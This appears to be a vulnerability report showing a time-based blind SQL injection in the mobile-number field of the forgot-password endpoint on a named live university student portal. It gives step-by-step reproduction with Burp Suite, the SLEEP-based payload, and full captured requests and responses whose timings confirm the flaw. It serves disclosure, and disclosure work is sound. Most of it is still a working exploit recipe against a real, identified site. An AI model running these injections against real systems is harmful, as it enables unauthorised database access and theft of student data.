


>> website URL:- <https://studentportal.universitysolutions.in>

Affected product:-


Vendor Name	Unicare
Affected parameter	/forgot-password.php
Method	Post
Version	V-2

Steps of reproduce:-


1. Navigate to <https://studentportal.universitysolutions.in/#>



2. Click on the "Forgot Password" option.
3. Open a proxy tool like Burp Suite or OWASP ZAP and configure it to intercept HTTP requests.
4. Enter a random mobile number and a valid captcha, and send the otp for password reset,



- In your burpsuite, locate the POST request to <https://studentportal.universitiesolutions.in/forgot-password.php>. Send this request to the Repeater in burpsuite.



- Replace the mobile number parameter with the following payload: ' AND (SELECT 8168 FROM (SELECT(SLEEP(5)))vwY1)-- FWnQ.
- Send the modified request and note the response time.

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x +

Send Cancel < >

Target: <https://studentportal.universitysolutions.in> HTTP/1

Request

```
1 POST /forgot-password.php HTTP/1.1
2 Host: studentportal.universitysolutions.in
3 Cookie: _ga_Y25QK9SD9S=GS1.1.1737565650.0.0.0; _ga=
  GAI.2.1687669779.1734628961; _gid=GAI.2.1593094361.1737565650
4 Content-Length: 72
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
  Safari/537.36
11 Accept: */*
12 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
13 Origin: https://studentportal.universitysolutions.in
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://studentportal.universitysolutions.in/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20 Connection: Keep-Alive
21
22 &mobile=3323232323' AND (SELECT 8168 FROM
  (SELECT(SLEEP(5)))vwY1)-- FwWq
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Wed, 22 Jan 2025 17:13:33 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 60
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 ("status":"error","msg":"Try with registered mobile number")
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 3

Request headers 19

Response headers 6

0 highlights

0 highlights

Done 264 bytes | 6,112 millis

8. Observe if the response time changes proportionally to the sleep time. A significant difference in response time indicates a successful time-based SQL injection. For example, if **SLEEP(5)** results in a 5-second delay, and **SLEEP(10)** results in a 10-second delay (plus base response time), the vulnerability is confirmed.

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x +

Send Cancel < >

Target: <https://studentportal.universitysolutions.in> HTTP/1

Request

```
1 POST /forgot-password.php HTTP/1.1
2 Host: studentportal.universitysolutions.in
3 Cookie: _ga_Y25QK9SD9S=GS1.1.1737565650.0.0.0; _ga=
  GAI.2.1687669779.1734628961; _gid=GAI.2.1593094361.1737565650
4 Content-Length: 73
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
  Safari/537.36
11 Accept: */*
12 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
13 Origin: https://studentportal.universitysolutions.in
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://studentportal.universitysolutions.in/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20 Connection: Keep-Alive
21
22 &mobile=3323232323' AND (SELECT 8168 FROM
  (SELECT(SLEEP(10)))vwY1)-- FwWq
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Wed, 22 Jan 2025 17:14:18 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 60
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 ("status":"error","msg":"Try with registered mobile number")
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 3

Request headers 19

Response headers 6

0 highlights

0 highlights

Done 264 bytes | 11,152 millis